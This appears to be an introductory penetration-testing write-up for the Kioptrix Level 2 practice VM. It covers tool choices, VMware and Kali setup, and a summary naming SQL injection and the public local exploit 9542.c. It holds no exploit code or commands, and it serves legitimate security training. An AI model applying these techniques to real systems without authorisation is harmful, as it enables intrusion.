Kioptrix Level 2

## 1.1 Introduction

Kioptrix Level 2 is a VM Image i.e., available on Vulnhub. It is an intermediate machine. This machine is available to acquire root access via any means possible (except actually hacking the VM server). This machine is developed as to learn the basic tools and techniques in vulnerability assessment and exploitation. We need to check what vulnerability is present on Kioptrix Level 2.

Name- Kioptrix Level 2

OS Type- Linux

Download Source: - Vulnhub

Download Kioptrix L2 URL: - <https://download.vulnhub.com/kioptrix/Kioptrix_Level_2-update.rar>

## 1.2 Objective

Kioptrix Level 2 is a vulnerable linux machine that is developed for pentesters to practice penetration testing skills. It is a beginner to intermediate level machine.

Objective to solve this machine is to attain privilege access or root access of the machine.

We will use Metasploit tool i.e., inside Kali Linux to attain root access.

We will proceed by basic fundamental steps of Ethical Hacking, that are: -

– Information Gathering and Scanning

– Exploitation

– Gain and Maintaining Access

## 1.3 Tools Used

1. Netdiscover

2. Nmap

3. Nikto

4. Dirb

5. Netcat


6. Searchsploit

# 2.0 Prerequisite

This solution can only be followed on Windows OS. We need to install VMware Workstation on Windows OS.


Download VMWare Workstation from mentioned url <https://www.vmware.com/in/products/workstation-pro/workstation-pro-evaluation.html>

Next, we need to install kali Linux on VMware, so one need to download Kali Linux setup on Windows Machine to <https://www.kali.org/get-kali/#kali-virtual-machines>



Click on the VMware button to download Kali Linux setup for VMware.


After installing Kali Linux on VMware Workstation next we need to install Kioptrix Level 2 machine, to download Kioptrix Level 2 image from mentioned url - <https://download.vulnhub.com/kioptrix/Kioptrix_Level_2-update.rar>




Click on yellow colour highlighted link to download image of Kioptrix Level 2.

After downloading we need to install the Kioptrix Level 2 image on VMware workstation.


After completing installation next, we need to put both Kali and Kioptrix Level 2 on same network, to perform that we will need to put the network adaptor to bridge of both the machines.






Click on Network Adaptor and select network connection type as Bridged, same task we need to do with Kioptrix Level 2 machine i.e., installed on VMware.

After this we just need to power on both the machines and ready to start performing the task of ethical hacking in procedure.



Click on the yellow highlighted button to power on the Kali Linux machine on VMware and same action we need to perform on Kioptrix Level 2 Machine as well.



Screenshot of Kioptrix Level 2 login screen.

# 3.0 Kioptrix Level 2 – Short Summary

Target IP: 192.168.1.2

Target Machine: Kioptrix Level 2

Vulnerability Name: SQL injection

Vulnerability Exploited: linux\_x86/local/9542.c

Vulnerability Exploited With: apache web server

Payload Used:

# 4.0 Kioptrix Level 2 – Methodology


Kioptrix Level 2 machine that runs on Linux based machine developed for ethical hackers to practices tricks and techniques of Penetration testing. This machine has a lot of vulnerabilities present that involve many well know open port no. We will check by which method we can exploit the into the machine.


We will use Kali Linux as attacker machine and Kioptrix Level 2 as target machine.

